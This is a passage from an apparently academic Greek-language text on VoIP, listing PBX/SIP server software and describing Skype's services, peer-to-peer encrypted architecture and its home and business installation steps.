2. Avaya[60]: Άλλη μια εταιρία με ειδίκευση στη εταιρική επικοινωνία και στα τηλεφωνικά κέντρα είναι η Avaya. Και αυτή, όπως και η Cisco, προσφέρει ολοκληρωμένες λύσεις τηλεφωνικών κέντρων και μεγάλη ποικιλία από VoIP τηλέφωνα.

3. Skype Phones[61]: Υπάρχουν πολλές εταιρίες που φτιάχνουν Internet Phones που συνεργάζονται με το Skype. Μερικές από αυτές είναι: Crypto[62], Netgear[63], Belkin[64], US Robotics[65], Dualphone[66] κ.α. Ο τρόπος σύνδεσης τους μπορεί να είναι USB[67] ή ακόμα και Wi-fi. Οι επιλογές πολλές που μπορούν να καλύψουν κάθε ανάγκη.

## 2.6 VoIP PBX / SIP server

Τελειώνοντας την γενική αναφορά στο λογισμικό που σχετίζεται με το VoIP, θα αναφερθούν ορισμένοι VoIP PBX / SIP servers. Αυτοί είναι οι διακομιστές όπου συνδέεται ο χρήστης ώστε να μπορεί να καλέσει τους υπόλοιπους συνδεδεμένους χρήστες, να κάνει χρήση του Voicemail και των υπόλοιπων δυνατοτήτων που προσφέρει η κάθε υλοποίηση.

- Asterisk[68]: Είναι ένα πλήρες λογισμικό PBX ανοικτού κώδικα. Τρέχει σε Linux και σε συστήματα που βασίζονται το Unix[69] (όπως το Mac OS). Η μεταφορά της φωνής μέσω IP γίνεται με τρία πρωτόκολλα και μπορεί να συνεργαστεί με σχεδόν όλα τα πρότυπα τηλεφωνίας κάνοντας χρήση σχετικά

[54] http://en.wikipedia.org/wiki/Domain_Name_System
[55] http://en.wikipedia.org/wiki/DHCP
[56] http://en.wikipedia.org/wiki/Signalling_stack
[57] http://en.wikipedia.org/wiki/Codec
[58] http://en.wikipedia.org/wiki/User_interface
[59] http://www.cisco.com/
[60] http://www.avaya.com
[61] http://shop.skype.com/phones/
[62] http://www.crypto.gr/
[63] http://www.netgear.com/
[64] http://www.belkin.com/
[65] http://www.usr.com/
[66] http://dualphone.net/
[67] http://en.wikipedia.org/wiki/Universal_Serial_Bus
[68] http://www.asterisk.org/
[69] http://en.wikipedia.org/wiki/Unix

φθηνού υλικού. Οι προσφερόμενες υπηρεσίες του είναι : Voicemail, Call Conferencing, Call Queueing, Caller ID services κ.α. Κάνει χρήση του SIP και του H.323 ενώ με τη χρήση Inter-Asterisk eXchange (IAX)[70], συνδέει την κίνηση φωνής και δεδομένων αδιαλείπτως μεταξύ ανόμοιων δικτύων. Υποστηρίζεται από το site και το forum της εφαρμογής όπως επίσης από την κοινότητα του Linux.


- FreeSwitch[71]: Είναι λογισμικό τηλεφωνίας ανοικτού κώδικα γραμμένο από την αρχή σε C[72], που χτίστηκε από το μηδέν και έχει σχεδιαστεί για να εκμεταλλεύεται όσο το δυνατόν περισσότερο τις υπάρχουσες βιβλιοθήκες λογισμικού. Με το FreeSwitch είναι δυνατό να δημιουργηθεί ένα PBX σύστημα ανοικτού κώδικα ή μια πλατφόρμα μεταγωγής VoIP ανοικτού κώδικα όπως και να ενώσει διαφορετικές τεχνολογίες όπως Skype, SIP, H.323, IAX, XMPP κ.α. Επίσης μπορεί να χρησιμοποιηθεί για διεπαφή με άλλα ανοικτού κώδικα PBX συστήματα όπως το Asterisk κ.α. Υποστηρίζεται από το site της εφαρμογής.


- 3CX[73]: Είναι ένα δωρεάν σύστημα PBX / SIP Server για τα Windows (υπάρχει και Professional έκδοση, επί πληρωμή). Προσφέρει Call Switching, Routing και Queueing, Voice Mail κ.α. Υποστηρίζεται με το forum του 3CX.


[70] http://en.wikipedia.org/wiki/IAX
[71] http://www.freeswitch.org/
[72] http://en.wikipedia.org/wiki/C_%28programming_language%29
[73] http://www.3cx.com/forums/

# Κεφάλαιο 3 Skype

Σε αυτό το κεφάλαιο θα αναλύσουμε το Skype, την πιο γνωστή υπηρεσία VoIP. Πιο αναλυτικά, θα δούμε την διαδικασία εγκατάστασης, το Graphical User Interface (GUI[1]), πώς πραγματοποιείται και τερματίζεται μια κλήση, κάποια βασικά χαρακτηριστικά ασφαλείας που ενσωματώνει/υλοποιεί η εφαρμογή καθώς και πιθανές αδυναμίες που μπορεί να έχει.

## 3.1 Γενικά για το Skype

Το Skype είναι λογισμικό που επιτρέπει στους χρήστες του να πραγματοποιούν τηλεφωνικές κλήσεις μέσω του Διαδικτύου. Η κλήση σε άλλους χρήστες της υπηρεσίας και σε νούμερα χωρίς χρέωση είναι δωρεάν. Κλήσεις σε σταθερούς και κινητούς αριθμούς τηλεφώνου μπορούν επίσης να πραγματοποιηθούν με ένα μικρό κόστος. Επιπλέον χαρακτηριστικά του είναι η ανταλλαγή άμεσων μηνυμάτων, η ανταλλαγή αρχείων και συνεδρίαση βίντεο.

Δημιουργήθηκε από τους επιχειρηματίες Niklas Zennström, Janus Friis και μια ομάδα από προγραμματιστές με βάση το Ταλίν της Εσθονίας. Τα κεντρικά του ομίλου είναι στο Λουξεμβούργο και έχει γραφεία στο Λονδίνο, το Ταλίν, το Ταρτού, την Στοκχόλμη, την Πράγα και το Σαν Χοσέ. Γνώρισε γρήγορη ανάπτυξη στη δημόσια χρήση του από την στιγμή που ξεκίνησε η υπηρεσία. Το Σεπτέμβρη του 2005, αγοράστηκε από το eBay[2] για 2,6 δισ. δολάρια.

### *3.1.1 Γενικά για τις υπηρεσίες του Skype*

Το Skype υποστηρίζει ένα μεγάλο αριθμό υπηρεσιών οι οποίες παρουσιάζονται σε αυτήν την υποενότητα.

SkypeOut[3] είναι ο τρόπος όπου μπορεί ένας χρήστης του Skype να καλέσει κάποιον χρήστη σταθερής ή κινητής τηλεφωνίας απευθείας μέσω της εφαρμογής. Υπάρχουν διάφορα πακέτα χρέωσης για να επιλέξει κάποιος ώστε να δρομολογηθεί η κλήση του από το δίκτυο του Skype στο δίκτυο σταθερής / κινητής τηλεφωνίας.

SkypeIn[4] είναι ο τρόπος όπου κάποιος χρήστης του Skype μπορεί να δεχτεί κλήσεις από κάποιον ο οποίος δεν είναι χρήστης της εφαρμογής του Skype. Ένας online αριθμός συνδέεται με τον χρήστη του Skype τον οποίο χρησιμοποιεί κάποιος που δεν χρησιμοποιεί την εφαρμογή για να έρθει σε επαφή με αυτόν που το χρησιμοποιεί. Έτσι, οπουδήποτε στον κόσμο και να βρίσκεται ο χρήστης του Skype, μπορεί να δεχτεί την κλήση και αυτός που καλεί πληρώνει σαν μία αστική κλήση (αν ο online αριθμός είναι "αγορασμένος" για αυτή τη χώρα). Είναι διαθέσιμη σε μερικές χώρες αυτή η υπηρεσία (στην Ελλάδα δεν είναι) και όπου είναι, υπάρχει κάποια χρέωση ανάλογα με το πακέτο που θα διαλέξει ο συνδρομητής της υπηρεσίας.

[1] http://en.wikipedia.org/wiki/Graphical_user_interface
[1] http://www.ebay.com/
[3] http://www.skype.com/intl/en/allfeatures/callphones/
[4] http://www.skype.com/allfeatures/onlinenumber/

Από τον Ιανουάριο του 2006, οι χρήστες του Skype για τα λειτουργικά συστήματα Windows και Mac Os X μπορούσαν να πραγματοποιήσουν και συνεδρίαση βίντεο, ενώ για τους χρήστες του Linux υποστηρίχτηκε στην έκδοση 2.0 που κυκλοφόρησε τον Μάρτιο του 2008.

Άλλες υπηρεσίες του Skype είναι οι εξής:

- Voicemail[5] : Αυτή η υπηρεσία επιτρέπει στους χρήστες να αφήσουν ένα ηχητικό μήνυμα σε κάποιον άλλο χρήστη ο οποίος δεν είναι συνδεμένος. Διατίθεται δωρεάν με την "αγορά" συνδρομής αλλιώς υπάρχει χρέωση. Έχουν ακουστεί πολλά παράπονα που αναφέρονται στο φωνητικό ταχυδρομείο του Skype και αφορούν μηνύματα τα οποία δεν έχουν ληφθεί από τους χρήστες για τους οποίου προορίζονταν.

- Chat[6] : Υπάρχει η δυνατότητα ομαδικής επικοινωνίας μέσω κειμένου με 150 άτομα παρόμοια με το IRC[7].

- Skype SMS[8] : Δίνεται η δυνατότητα αποστολής γραπτών μηνυμάτων σε κινητά μέσω την εφαρμογής του Skype. Όταν ληφθεί το sms, θα εμφανίζονται τα πρώτα 11 γράμματα του ονόματος χρήστη του Skype χωρίς να μπορεί να γίνει απευθείας απάντηση προς τον αποστολέα. Διαφορετικά, μπορεί να ρυθμιστεί ώστε να φαίνεται ότι το μήνυμα εστάλη από ένα επιβεβαιωμένο αριθμό κινητού, στο οποίο μπορεί να δίνει απευθείας αποστολή απάντησης.

- Skype Access[9] : Αν κάποιος μετακινείται συχνά και θέλει να συνδέεται σε Wi-Fi hotspots χωρίς να αγοράζει κάρτες προπληρωμένου χρόνου, να χρησιμοποιεί πιστωτική κάρτα κτλ μπορεί να το κάνει με χρέωση Skype Credits[10] μέσω Skype-friendly hot spots.

- Skype Find[11] : Είναι ένας κατάλογος ο οποίος παράγεται με βάση την κοινότητα του Skype και μπορεί κάποιος να βρει κάποια επιχείρηση που προτείνεται από άλλους χρήστες του Skype.

- Skype Prime[12] : Είναι μια υπηρεσία του Skype όπου δίνεται η δυνατότητα να πραγματοποιηθεί κλήση σε γραμμές που χρεώνουν ανά λεπτό, συνήθως γραμμές που δίνουν πληροφορίες για διάφορα θέματα. Αυτή η υπηρεσία είναι διαθέσιμη στις εκδόσεις του Skype για Windows.

- Invisible Calling[13] : Ο χρήστης έχει την δυνατότητα να συνδεθεί και να μιλήσει με κάποιον χωρίς να είναι σε συνεδρία. Οπότε, μπορεί να μιλήσει με

[5] http://www.skype.com/allfeatures/voicemail/
[6] http://www.skype.com/intl/en/allfeatures/im/
[7] http://en.wikipedia.org/wiki/Internet_Relay_Chat
[8] http://www.skype.com/intl/en/allfeatures/sms/
[9] http://www.skype.com/allfeatures/skypeaccess/
[10] http://www.skype.com/allfeatures/skypecredit/
[11] http://www.skype.com/allfeatures/skypefind/
[12] http://www.skype.com/allfeatures/skypeprime/
[13] http://www.skype.com/allfeatures/status/

πολλούς χρήστες ταυτόχρονα χωρίς να μπορούν να επικοινωνήσουν αυτοί μεταξύ τους.

- Skype Lite[14] : Επιτρέπει σε χρήστες κινητών τηλεφώνων να εγκαταστήσουν το Skype στο κινητό τους ώστε να μπορούν να επικοινωνήσουν με τις επαφές τους στο Skype όταν είναι online. Είναι διαθέσιμο μόνο σε Αυστραλία, Βραζιλία, Δανία, Εσθονία, Φινλανδία, Νεα Ζηλανδία, Πολωνία, Σουηδία, Ηνωμένες Πολιτείες και Ηνωμένο Βασίλειο.

- Επιπλέον Εργαλεία : Προσφέρονται επιπλέον πρόσθετα εργαλεία για το Skype από τρίτους κατασκευαστές για να εμπλουτίσουν την εφαρμογή (π.χ. παιχνίδια, φωνές διάσημων για χρήση τηλεφωνητή κτλ …)

Όσον αφορά τις κινητές συσκευές, υποστηρίζεται ένας μεγάλος αριθμός συσκευών αρκετών μεγάλων εταιριών με την ανάλογη εφαρμογή για το κάθε ένα από αυτά, ανάλογα με το λειτουργικό του σύστημα. Στα τέλη του Οκτώβρη του 2007, η εταιρία του Skype διέθεσε στην αγορά τα δικά της κινητά τηλέφωνα με πλήρη υποστήριξη του Skype και την ονομασία "3 Skypephone".

### *3.1.2 Γενικές Προδιαγραφές Πρωτοκόλλου*

Με λίγα λόγια, το πρωτόκολλο του Skype μπορεί να περιγραφεί σαν :


- Δομήμενο P2P[15]
- Κατανεμημένο
- Κρυπτογραφημένο

Δομημένο P2P

Υπάρχουν 3 είδη κόμβων στο δίκτυο του Skype. Ο authentication server, οι supernodes και οι normal nodes. Οι 2 τελευταίοι είναι Skype Clients (SC) που εκτελούνται από τους χρήστες και η συμπεριφορά τους καθορίζεται από τις ρυθμίσεις του δικτύου (θα γίνει περαιτέρω ανάλυση σε επόμενη υποενότητα).

Ο authentication server χρησιμοποιείται από τους χρήστες για να δημιουργήσουν, να συνδεθούν ή να τροποποιήσουν έναν λογαριασμό. Κατά τη διάρκεια της διαδικασίας εισόδου, δημιουργείται μια σύνδεση με τον server και σε περίπτωση επιτυχούς εισόδου, ο SC γίνεται μέρος του δικτύου του Skype και δεν επικοινωνεί άλλο με τον server. Εκτός από αυτήν την σύνδεση, ύπαρχει μια λειτουργία επιβεβαίωσης έκδοσης του SC που γίνεται στο ui.skype.com, το οποίο μοιράζεται την IP του (212.72.49.131) με το www.skype.com. Ο SC στέλνει την έκδοση του και ο server επιτρέπει την είσοδο/πιστοποίηση ή ζητάει από το χρήστη να αναβαθμίσει την έκδοση του για να μπορέσει να συνδεθεί. Δεν απαιτείται πάντα η τελευταία έκδοση του άλλα πρέπει να είναι εγκατέστημενη τουλάχιστον η μικρότερη έκδοση της εφαρμογής που απαιτεί ο server.

[14] http://www.skype.com/download/skype/skypelite/
[15] http://en.wikipedia.org/wiki/Peer-to-peer_wiki




**Εικόνα 4 - Skype: Οι 3 οντότητες στο δίκτυο του Skype**

Κατανεμημένο

Το δίκτυο του Skype είναι σχεδιασμένο με έναν κατανεμήμενο τρόπο. Πολύ λίγες πληροφορίες βρισκονται αποθηκευμένες τοπικά στους χρήστες ή στους servers. Μόνο τα ζευγάρια username/password βρίσκονται στον server (login server). Εκτός από τις γενικές επιλογές του λογισμικού, οι περισσότερες πληροφορίες του χρήστη είναι αποθηκευμένες στο δίκτυο. Υπάρχει επίσης ένα τοπικό αντίγραφό των πάντων. Αυτό το τοπικό αντίγραφο βρίσκεται στο:

```
C:\Document and Settings\[username]\Application Data\Skype
```

Κρυπτογραφημένο

Σύμφωνα με το Skype, οι ταυτότητες των χρηστών και οι διανομές του λογισμικού είναι ψηφιακά υπογεγραμένες από ένα RSA ιδιωτικό κλειδί. Το RSA δημόσιο κλείδι του είναι ενσωματωμένο σε κάθε εκτελέσιμο αρχείο Skype. Ο ασύμετρος αλγόριθμος που χρησιμοποιείται για την ανταλλαγή κλειδιών είναι RSA με κλειδί 1536 bit επικοινωνία μεταξύ υπολογιστών και ένα κλειδί 2048 bit για επικοινωνίες που εμπλέκουν χρεώσιμες υπηρεσίες. Μετά γίνεται κρυπτογράφηση χρησιμοποιώντας έναν αλγόριθμο AES 256 bit.

## 3.2 Εγκατάσταση του Skype για οικιακούς χρήστες

Το εκτελέσιμο αρχείο για την εγκατάσταση του Skype μπορούμε να το κατεβάσουμε από την τοποθεσία του Skype στο διαδίκτυο[16]. Η έκδοση που θα εγκατασταθεί είναι η 4.1.

Εκτελώντας το αρχείο εγκατάστασης του Skype (SkypeSetup.exe) εμφανίζεται το παρακάτω παράθυρο


[16] http://www.skype.com/intl/en/download/skype/windows/


**Εικόνα 5 - Skype: Εγκατάσταση (1/3)**

1) Εδώ επιλέγουμε τη γλώσσα που θέλουμε να χρησιμοποιήσουμε στο Skype (μπορεί να αλλάξει μετά μέσα από το μενού επιλογών της εφαρμογής).

2) Κάνουμε κλίκ στο κουμπί "Συμφωνώ να γίνει εγκατάσταση" για να προχωρήσουμε στο επόμενο βήμα της εγκατάστασης.

Σημείωση: Αν θέλουμε να ρυθμίσουμε κάποιες από τις διαθέσιμες επιλογές, πατάμε στο κουμπί "Επιλογές" και εμφανίζεται το εξής παράθυρο.




**Εικόνα 6 - Skype: Εγκατάσταση (2/3)**

Οι επιλογές που μπορούμε να τροποποιήσουμε είναι οι εξής:

- Πού θα γίνει εγκατάσταση του Skype: Η προκαθορισμένη τοποθεσία που θα γίνει εγκατάσταση είναι "C:\Program Files\Skype\" ("C:\Program Files

(x86)\Skype\" αν το λειτουργικό είναι αρχιτεκτονικής 64bit). Πατώντας στο αναζήτηση, ανοίγει ένα πλαίσιο που μπορούμε να επιλέξουμε κάποια αλλή τοποθεσία για να το εγκαταστήσουμε.


- Δημιουργία εικονιδίου στην επιφάνεια εργασίας: Αν επιλέγει, θα εμφάνιστει στην επιφάνεια εργασίας μια συντόμευση της εφαρμογής για να εκτελείται το Skype απευθείας από εκεί.

- Άνοιγμα του Skype μετά την εγκατάσταση: Αν θέλουμε να εκτελεστεί το Skype μετά το τέλος της εγκατάστασης, βάζουμε τικ στην επιλογή αυτή.

- Άνοιγμα του Skype όταν ξεκινά ο υπολογιστής: Αν θέλουμε να εκτελείτε το Skype αυτόματα όταν ξεκινά ο υπολογιστής, βάζουμε τικ στην επιλογή αυτή.

- Εγκατάσταση του «Skype Extras Manager»: Αν θέλουμε να προσθέσουμε διάφορα επιπλέον προγράμματα στο Skype (π.χ. παιχνίδια, εφαρμογές που επεκτείνουν τις λειτουργίες του κ.α.) τικάρουμε αυτή την επιλογή.

- Εγκατάσταση του Skype Plugin για τον Internet Explorer[17]/Mozilla Firefox[18]: Αν θέλουμε το Skype να καλέσει κάποιον αριθμό που εμφανίζεται στον Internet Explorer/Mozilla Firefox απλά κάνοντας click πάνω στον αριθμό, επιλέγουμε αυτήν την επιλογή. Έπειτα από την εγκατάσταση, κάθε αριθμός τηλεφώνου θα εμφανίζεται στον Internet Explorer κάπως έτσι




**Εικόνα 7 - Skype: Εγκατάσταση (3/3)**

3) Στη συνέχεια, η εφαρμογή κατέβαζει τα απαραίτητα στοιχεία για την εγκατάσταση του Skype. Ο χρόνος που χρειάζεται για να ολοκληρωθεί αυτό το βήμα εξαρτάται από την ταχύτητα της σύνδεσης που έχουμε. Αν

[17] http://en.wikipedia.org/wiki/Internet_Explorer
[18] http://en.wikipedia.org/wiki/Mozilla_Firefox

πατήσουμε Παύση, γίνεται παύση της λήψης του Skype. Αν πατήσουμε Ακύρωση, ακυρώνεται η εγκατάσταση.

4) Με την ολοκλήρωση της λήψης, συνεχίζεται αυτόματα η εγκατάσταση. Έπειτα τα παράθυρο της εγκατάστασης κλείνει.

## 3.3 Εγκατάσταση του Skype για επιχειρήσεις

Το αρχείο για την εγκατάσταση του Skype μπορούμε να το κατεβάσουμε από την αντίστοιχη τοποθεσία του Skype στο διαδίκτυο[19]. Υπάρχουν κάποιες διαφορές μεταξύ της έκδοσης για επιχειρήσεις και της απλής έκδοσης. Αυτές είναι:

- Το αρχείο εγκατάστασης δεν είναι τύπου executable (.exe) αλλά είναι Windows Installer Package (.msi).
- Προσφέρεται εύκολη ανάπτυξη για πολλαπλα μηχανήματα της εταιρίας.
- Περισσότερος έλεγχος για τους IT administrators (με τη χρήση του Business Control Panel - BCP).

Εκτελώντας το αρχείο εγκατάστασης του Skype (SkypeSetup.msi) εμφανίζεται το παρακάτω παράθυρο



**Εικόνα 8 - Skype: Εγκατάσταση για επιχειρήσεις (1/5)**

1) Πατάμε στο Next για να πάμε στο επόμενο βήμα

[19] http://www.skype.com/intl/en/download/skype/windows/business/



**Εικόνα 9 - Skype: Εγκατάσταση για επιχειρήσεις (2/5)**

2) Επιλέγουμε το "I accept the terms in the … "και πατάμε Next




**Εικόνα 10 - Skype: Εγκατάσταση για επιχειρήσεις (3/5)**

3) Επιλέγουμε Normal αν δεν είμαστε έμπειροι χρήστες ή Custom αν είμαστε προχωρημένοι όπου μας δίνονται περισσότερες επιλογές. Έπειτα πατάμε Next




**Εικόνα 11 - Skype: Εγκατάσταση για επιχειρήσεις (4/5)**


4) Πατάμε Install και αρχίζει η διαδικασία εγκατάστασης.


**Εικόνα 12 - Skype: Εγκατάσταση για επιχειρήσεις (5/5)**

5) Τέλος πατάμε Finish και ολοκληρώνεται η εγκατάσταση.


## 3.4 Γραφικό Περιβάλλον Διασύνδεσης με το Χρήστη (GUI)

Όταν εκτελείται για πρώτη φορά το Skype, μας εμφανίζει έναν οδηγό που μας βοηθάει να δημιουργήσουμε έναν λογαριασμό Skype. Σε περίπτωση που έχουμε ήδη έναν λογαριασμό, πατάμε στο “Sign In” αλλιώς ακολουθούμε τα παρακάτω βήματα:




**Εικόνα 13 - Skype: Δημιουργία νέου χρήστη (1/2)**

1) Καταχωρούμε τα στοιχεία σε αυτή τη φόρμα, επιλέγουμε το Yes I have read… και πατάμε Next




**Εικόνα 14 - Skype: Δημιουργία νέου χρήστη (2/2)**

